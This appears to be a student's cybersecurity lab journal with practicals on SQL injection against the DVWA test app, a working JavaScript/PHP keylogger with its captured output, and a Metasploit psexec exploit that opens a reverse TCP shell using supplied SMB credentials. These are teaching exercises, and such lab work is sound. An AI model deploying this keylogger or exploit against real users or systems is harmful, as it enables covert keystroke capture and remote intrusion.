
Aim:

Performed :


Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.




Step 3 : Create database with name sql_db.



Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.

Step 5 : Go to login.php and login using admin and .


Step 6 : Opens the home page.




Step 7 : Go to security setting option in left and set security level low.

Step 8 : Click on SQL injection option in left.


Step 9 : Write "1" in text box and click on submit.




Step 10 : Write "a' or "='" in text box and click on submit.



Step 11 : Write "1=1" in text box and click on submit.



Step 12 : Write "1*" in text box and click on submit.


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / peru / ...
Damn Vulnerable Web App (D...
localhost/sql_injection/vulnerabilities/sqli/?id=1*&Submit=Submit#
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
ID: 1*
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

PRACTICAL : 09

Aim: Create a simple keylogger using PHP JAVASCRIPT AND HTML

CODE:

KEYLOG.PHP

```
<?php
$file = fopen('keylog.txt', 'a+');
fwrite($file, date("Y-m-d H:i:s") . PHP_EOL . $_POST['presses'] . PHP_EOL);
fclose($file);
echo "OK";
```

KEYLOG.JS


```
var keylog = {
  // (A) SETTINGS & PROPERTIES
  delay: 1000, // How often to send data to server
  min: 5, // Send to server only when there are at least X presses
  cache: [], // Key presses

  // (B) LISTEN TO KEYPRESSES ON PAGE LOAD
  init: function () {
    window.addEventListener("keydown", function(evt){
      keylog.cache.push(evt.key);
```


```
  });
  window.setInterval(keylog.send, keylog.delay);
 },

 // (C) SEND CAPTURED KEYS TO SERVER
 send: function () { if (keylog.cache.length > keylog.min) {
  // (C1) DATA
  var data = new FormData;
  data.append("presses", JSON.stringify(keylog.cache));

  // (C2) AJAX
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "keylog.php");
  // OPTIONAL - FOR DEBUGGING OR FEEDBACK
  // xhr.onload = function(){ console.log(this.response); };
  xhr.send(data);
  keylog.cache = [];
 }}
};
window.addEventListener("DOMContentLoaded", keylog.init);
```

KEYLOG.HTML

```
<!DOCTYPE html>
<html>
<head>
<title>Simple JS Keylogger Example</title>
<script src="keylog.js"></script>
</head>
<body>
<h1>Keylogger Example</h1>
<p>All keypresses will be collected!</p>
<input type="text"/>
<br><br>
<textarea></textarea>
</body>
</html>
```


OUTPUT :






Keylogger Example

All keypresses will be collected!


This PC › Windows (C:) › xampp › htdocs
Name
Date modified
Type
Size
dashboard 07-03-2024 03:34 PM File folder
img 07-03-2024 03:34 PM File folder
webalizer 07-03-2024 03:34 PM File folder
xampp 07-03-2024 03:34 PM File folder
applications 15-06-2022 09:37 PM Chrome HTML Do... 4 KB
bitnami 15-06-2022 09:37 PM Cascading Style Sh... 1 KB
Demo1 07-03-2024 03:49 PM PHP File 1 KB
favicon 16-07-2015 09:02 PM Icon 31 KB
index 16-07-2015 09:02 PM PHP File 1 KB
Keylog 07-03-2024 04:00 PM Chrome HTML Do... 1 KB
Keylog 07-03-2024 04:00 PM JavaScript File 2 KB
keylog 07-03-2024 04:02 PM PHP File 1 KB
keylog 07-03-2024 04:07 PM Text Document 1 KB


keylog
File
Edit
View
2024-03-07 11:36:57
["Meta","Shift","c","a","d","v"]
2024-03-07 11:37:00
[" ","v","a","d","g","q","r","g","w","r","a","k","o","f","n","a","d","b"]
2024-03-07 11:37:03
[" "," ","Control","Shift","Shift","'","d","v","d"]
2024-03-07 11:37:54
[" ","s","k","i","d","k","i","s","k","d","i"]
2024-03-07 11:37:55
["k","d","i","s","k","d","s","c","d","c","n","d","b","h","v","f","b"]

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:
Download and open metasploit
Use exploit to attack the host
Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```